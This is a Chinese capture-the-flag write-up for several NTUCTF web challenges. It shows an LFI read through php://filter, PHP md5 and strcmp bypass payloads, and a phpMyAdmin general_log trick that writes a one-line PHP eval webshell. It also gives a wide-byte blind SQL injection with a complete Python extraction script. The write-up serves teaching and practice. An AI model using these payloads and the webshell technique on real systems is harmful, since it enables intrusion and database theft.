


发现只是输出一段文字，没有flag,并且比赛禁止扫描，那么还有robots.txt(这个很多网站都有这个文件，它是用于帮助如百度谷歌一样的搜索引擎来查询什么该搜索到，什么信息不想让搜索引擎搜索到)没查看，查看robots.txt



发现还有个hack.php,我们继续用上次读flag.php文件读取hack.php这个文件

http://134.175.147.161:10003/index.php?file=php://filter/read=convert.base64-encode/resource=hack.php



发现NTUCTF{38c55423e123aca445982dfd897a552d}

**0x03嘤嘤嘤的日记：**

首先打开连接，发现提示了嘤嘤嘤是用vim写的日记




这里提示了vim，那么就暗示了vim非正常退出而导致的残留的文件存在。一般格式是

xxx.php.swp xxx.php.swo .xxx.php.swp .xxx.php.swo


我们一个一个试，发现.index.php.swp是有备份的。




用记事本打开发现是乱码，这是因为这是vim的备份文件，需要用vim来还原。



丢到linux中用vim -r index.php.swp来查看源码





这里有个注释到kalianlianlian.php这种文件，我们访问这个页面

给出源码，这道题和前女友那道题就基本一样了。这里要传3个参数

ka,lian,233

$ying1 = ka


$ying2 = lian

$ying3 = 233

如果$ying1和$ying2的值不同，但md5签名后值要相同，$ying3要和flag的值一模一样才能得到flag值。




但是这里可以绕过，因为md5是==弱等号，那么可以用0e开头md5值来判断，因为0e判断会成0一样的效果，导致后面的就像 0xxxx == 0yyyy，它第一个都是0了，又是若等于，php为了灵活在0=0时候就不会继续匹配了。于是百度下0e开头的md5



这下还有$ying3要绕过，$ying3是用strcmp来匹配字符串的，结果要返回false，这里利用strcmp的缺陷，即如果传进去的$ying3是数组，那么就会直接返回false报错，根本就不会匹配，最后构造我们的payload：

[http://134.175.147.161:10002/kalianlianlian.php?ka=s878926199a&lian=s155964671a&233[]=1](http://134.175.147.161:10002/kalianlianlian.php?ka=s878926199a&lian=s155964671a&233%5b%5d=1)



得到答案

NTUCTF{23e7f6eb3ab5ab46375f842dc46d50a3}

**0x04phpMyAdmin:**

这道题和今年的SCTF的一道最简单的phpmyadmin来getshell差不多，但是我这里变了个型。


给的链接直接进去就是phpMyAdmin的cms界面，我们用常用的数据库口令root/root即可登录。




进去后数据库里面啥也没有，说白了就是mysql刚装好的样子。有数据库就能执行数据库命令，这里可以参考这个链接：https://www.cnblogs.com/Oran9e/p/8873091.html

大致思路是改变数据的日志文件成php文件，然后将一句话木马写入这个文件，并且访问这个文件，从而getshell。

但是这里有个问题，看看报头发现是CentOS系统，即linux系统，那么在linux下直接用sql语句创建个文件我们从客户端是没有读权限的！意思是我们写入了木马也不能和木马进行连接。



这里题目留了个robots.txt



查看phpinfo.php，我们能获得很多信息，比如web目录的绝对路径，我们要重新创建的日志文件就要在这个路径下，那么我们既然能够访问phpinfo这个文件夹，那么我们就想到把木马写入这个文件就好了。






于是我们的思路是

1. 在mysql里面打开日志
2. 修改日志文件为/var/www/html/phpinfo.php
3. 在mysql中查询<?php eval($\_POST[1] )?>
4. 用菜刀连接phpinfo.php 来getshell

第一部查看是否打开日志，如果没有我们打开它

SHOW GLOBAL VARIABLES LIKE ‘general\_log’



SET GLOBAL general\_log = ON



第二步，修改日志文件为phpinfo.php

[SET](http://134.175.147.161:10005/phpMyAdmin/url.php?url=http%3A%2F%2Fdev.mysql.com%2Fdoc%2Frefman%2F5.1%2Fen%2Fset.html&token=5944211aa2a7f68f8789bfe8520e6358) GLOBAL general\_log\_file [=](http://134.175.147.161:10005/phpMyAdmin/url.php?url=http%3A%2F%2Fdev.mysql.com%2Fdoc%2Frefman%2F5.1%2Fen%2Fcomparison-operators.html%23operator_equal&token=5944211aa2a7f68f8789bfe8520e6358) '/var/www/html/phpinfo.php'




1. 执行一条<?php eval($\_POST[1])?>语句写入日志


select '<?php eval($\_POST[1])?>'




刷新发现phpinfo.php页面下面出现了报错，意味着我们确实对phpinfo.php这个文件进行了写入操作




1. 用菜刀连接，phpinfo()(其实也不用菜刀连也行)




在var目录找到flag





不用菜刀，我们从原理出发，getshell



答案为

NTUCTF{7cc538b1337957dae283c30ad46def38}

**0x05success or wrong：**

题目提示胖胖的字符……….


暗示宽字符

这里有个注入参数是id，有success和wrong和waf这3个回显

模糊测试一通，发现过滤了空格，sleep，但是if，substr，or没有过滤


其实这道题主要就是绕过空格和宽字节


-1%df%27/\*\*/or/\*\*/1=1/\*\*/%23



构造盲注语句

1%df%27/\*\*/or/\*\*/length(database())>1/\*\*/%23 来测试出长度，如果表达式是真会返回success，表达式是假会返回wrong





可以用

id=1%df%27/\*\*/or/\*\*/ord(substr(database(),1,1))=a/\*\*/%23这样来测试第一个字母是不是a然后改变substr的第二个参数来测试第二个字母

结合第一道题0x01简单sql注入，在爆字段的时候出现 table\_name=’xxx’ 这里有单引号，但是单引号如果用宽字节就会在sql语句中添加奇怪的字符，导致语句出错，这里用hex16进制编个码。就能绕过需要单引号包裹的限制。

但是一个个试，试到天荒地老才试得出来。这里可以用python脚本来实现自动交互。

这里附上我的脚本

# -\*- coding:utf-8 -\*-

import requests

url = "http://134.175.147.161:10004/index.php"

s = requests.Session()

right = s.get(url + "?id=1")

#测试爆数据库名

"""

length = 0

print "get the length of database"

wait = "."

for i in range(20):

post = "?id=1%df%27/\*\*/or/\*\*/length(database())=" + str(i) + "/\*\*/%23"

test = s.get(url + post)

if test.text == right.text:

length = i

break

else:

print "[+]" + wait

wait += "."

if len(wait) == 5:

wait = "."

print "database length is " + str(length)

result = ""

wait = "."

for i in range(1,length + 1):

for j in range(48, 127):

post = "?id=1%df%27/\*\*/or/\*\*/ord(substr(database()," + str(i) + ",1))=" + str(j) + "/\*\*/%23"

test = s.get(url + post)

if test.text == right.text:

result += chr(j)

print "[+]" + result

break

else:

print "[+]" + result + wait

wait += "."

if len(wait) == 5:

wait = "."

"""

#爆字段名

"""

length = 0

print "get the length of table"

wait = "."

for i in range(30):

post = "?id=1%df%27/\*\*/or/\*\*/length((select/\*\*/group\_concat(table\_name)/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema=database()))=" + str(i) + "/\*\*/%23"

test = s.get(url + post)

if test.text == right.text:

length = i

break

else:

print "[+]" + wait

wait += "."

if len(wait) == 5:

wait = "."

print "database length is " + str(length)

result = ""

wait = "."

for i in range(1,length + 1):

for j in range(44, 127):

post = "?id=1%df%27/\*\*/or/\*\*/ord(substr((select/\*\*/group\_concat(table\_name)/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema=database())," + str(i) + ",1))=" + str(j) + "/\*\*/%23"

test = s.get(url + post)

if test.text == right.text:

result += chr(j)

print "[+]" + result

break

else:

print "[+]" + result + wait

wait += "."

if len(wait) == 5:

wait = "."

"""

#爆字段名

"""

length = 0

print "get the length of columns"

wait = "."

for i in range(30):

post = "?id=1%df%27/\*\*/or/\*\*/length((select/\*\*/group\_concat(column\_name)/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name=0x666c3367))=" + str(i) + "/\*\*/%23"

test = s.get(url + post)

if test.text == right.text:

length = i

break

else:

print "[+]" + wait

wait += "."

if len(wait) == 5:

wait = "."

print "database length is " + str(length)

result = ""

wait = "."

for i in range(1,length + 1):

for j in range(44, 127):

post = "?id=1%df%27/\*\*/or/\*\*/ord(substr((select/\*\*/group\_concat(column\_name)/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name=0x666c3367)," + str(i) + ",1))=" + str(j) + "/\*\*/%23"

test = s.get(url + post)

if test.text == right.text:

result += chr(j)

print "[+]" + result

break

else:

print "[+]" + result + wait

wait += "."

if len(wait) == 5:

wait = "."

"""

#爆内容

length = 0

print "get the length of flag"

wait = "."

for i in range(50):

post = "?id=1%df%27/\*\*/or/\*\*/length((select/\*\*/group\_concat(fl4g)/\*\*/from/\*\*/fl3g))=" + str(i) + "/\*\*/%23"

test = s.get(url + post)

if test.text == right.text:

length = i

break

else:

print "[+]" + wait

wait += "."

if len(wait) == 5:

wait = "."

print "flag length is " + str(length)

result = ""

wait = "."

for i in range(1,length + 1):

for j in range(44, 127):

post = "?id=1%df%27/\*\*/or/\*\*/ord(substr((select/\*\*/group\_concat(fl4g)/\*\*/from/\*\*/fl3g)," + str(i) + ",1))=" + str(j) + "/\*\*/%23"

test = s.get(url + post)

if test.text == right.text:

result += chr(j)

print "[+]" + result

break

else:

print "[+]" + result + wait


wait += "."

if len(wait) == 5:


wait = "."


使用的时候爆表的时候把’’’（三个引号）的注释解除就好了，要爆什么内容，就去哪个的’’’

最后的结果是









最终答案为

NTUCTF{594f803b380a41396ed63dca39503542}


**二进制部分**

前沿：pwn解题环境群文件pwn\_init跑一遍基本就好了

